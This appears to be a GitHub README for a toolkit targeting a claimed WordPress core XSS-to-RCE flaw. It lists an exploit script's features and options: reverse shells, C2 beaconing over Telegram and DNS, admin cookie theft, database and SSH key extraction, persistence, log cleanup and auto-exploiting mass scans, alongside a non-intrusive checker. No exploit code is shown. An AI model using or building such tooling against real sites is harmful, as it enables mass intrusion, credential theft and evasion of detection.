
🛡️ CVE-2026-64638 - WordPress Security Assessment Suite (CVSS 8.9) | WordPress 4.7.0-7.0.2 pentest toolkit. Includes vulnerability assessment & advanced analysis modules. 🐍 Safe Check & Exploit, 2 mode. Advanced Blue&Red Team Best 2026-64638 Toolkit, Authorized use only. Stay Legal <3zd
 tc4dy/cve-2026-64638-poc-exploit



** ETHICAL USE ONLY – AUTHORIZED SECURITY TESTING**
This repository provides tools for authorized security professionals, blue teams, and penetration testers only.
Unauthorized access to computer systems is illegal under CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), and similar laws worldwide.

CVE‑2026‑64638 is a critical pre‑authentication reflected XSS vulnerability in WordPress core versions 4.7.0 through 7.0.2 that allows an attacker to escalate an XSS attack to full remote code execution (RCE) via the Application Password feature.
strip_tags() and WordPress's wp_kses_post() parse HTML tags differently, allowing malicious input to pass sanitization.wp-login.php). Upon failed login, the payload is reflected back and executed in the victim's browser.| Tool | Purpose | Intended User |
|---|---|---|
exploit.py | Full exploitation toolkit with reverse shell, persistence, C2, privilege escalation, memory forensics, database dump, SSH key extraction, and mass scanning. | Red teams / authorized pentesters |
safecheck.py | Non‑intrusive vulnerability checker that detects XSS reflection and assesses security posture without executing any malicious payload. Generates detailed reports. | Blue teams / security auditors |
| Feature | exploit.py | safecheck.py |
|---|---|---|
| Vulnerability detection | [+] | [+] |
| WordPress version detection | [+] | [+] |
| XSS reflection detection | [+] | [+] |
| Application Password capture | [+] | [-] |
| Plugin upload (RCE) | [+] | [-] |
| Reverse shell | [+] | [-] |
| C2 beaconing (HTTP/DNS/Telegram) | [+] | [-] |
| Privilege escalation | [+] | [-] |
| Memory forensics | [+] | [-] |
| Database dump | [+] | [-] |
| SSH key extraction | [+] | [-] |
| Persistence methods | [+] | [-] |
| Security headers audit | [-] | [+] |
| Config file exposure check | [-] | [+] |
| Directory listing check | [-] | [+] |
| phpinfo exposure check | [-] | [+] |
| Mass scanning | [+] | [+] |
| Proxy support | [+] | [+] |
| Tor support | [+] | [+] |
| Ngrok tunneling | [+] | [-] |
| Interactive shell | [+] | [-] |
| Non‑intrusive (safe) mode | [-] | [+] |
| JSON / report output | [+] | [+] |
| Scenario | Recommended Tool |
|---|---|
| Blue Team – verifying if your WordPress installation is vulnerable | safecheck.py |
| Security Audit – non‑intrusive vulnerability assessment | safecheck.py |
| Red Team – authorized penetration testing with full exploitation | exploit.py |
| Bug Bounty – responsible disclosure testing | safecheck.py |
| Mass Scanning – checking multiple targets for vulnerability | exploit.py or safecheck.py |
| Incident Response – checking if systems are compromised | safecheck.py |
| Advanced Post‑Exploitation – persistence, C2, forensics | exploit.py |
git clone https://github.com/tc4dy/CVE-2026-64638-PoC-Exploit
cd CVE-2026-64638-PoC-Exploit
pip install -r requirements.txt
requests
urllib3
#ops
pymysql
mysql-connector-python
PySocks
requests[socks]
exploit.py Parameters| Parameter | Description |
|---|---|
-t, --target | Target WordPress URL (e.g. https://wordpress-site.com) |
-l, --list | File containing list of targets (one per line) for mass scanning |
--lhost | Local IP address for reverse shell callbacks |
--lport | Local port for reverse shell (default: 4444) |
--proxy | HTTP/HTTPS proxy (e.g. http://127.0.0.1:8080) |
--timeout | Request timeout in seconds (default: 10) |
--retry | Number of retries (default: 3) |
--threads | Number of threads for mass scanning (default: 5) |
--exploit | Auto‑exploit vulnerable targets during mass scan |
--ngrok-token | Ngrok authtoken for external tunneling |
--payload-type | XSS payload type: reflected, dom_based, waf_bypass, case_manipulation, double_encoded |
--session-hijack | Enable session hijacking (steal admin cookies) |
--dump-db | Dump WordPress database (requires pymysql) |
--extract-ssh | Extract SSH keys from the target system |
--tor | Route traffic through Tor (socks5h://127.0.0.1:9050) |
--stealth | Enable stealth mode (spoof headers, delay requests) |
--no-cleanup | Skip log cleanup after exploitation |
--ssl-verify | Verify SSL certificates |
--c2-type | C2 type: http, dns, telegram |
--c2-server | C2 server URL or Telegram bot token |
--auto-priv-esc | Auto privilege escalation after shell |
--memory-forensics | Enable memory forensics module |
-v, --verbose | Verbose output |
-q, --quiet | Quiet mode (minimal output) |
safecheck.py Parameters| Parameter | Description |
|---|---|
-t, --target | Target WordPress URL (e.g. https://wordpress-site.com) |
-l, --list | File containing list of targets (one per line) for mass scanning |
--timeout | Request timeout in seconds (default: 10) |
--retry | Number of retries (default: 3) |
--threads | Number of threads for mass scanning (default: 5) |
--proxy | HTTP/HTTPS proxy (e.g. http://127.0.0.1:8080) |
--tor | Route traffic through Tor (socks5h://127.0.0.1:9050) |
--ssl-verify | Verify SSL certificates |
--output | Output JSON report file |
-v, --verbose | Verbose output |
-q, --quiet | Quiet mode (minimal output) |
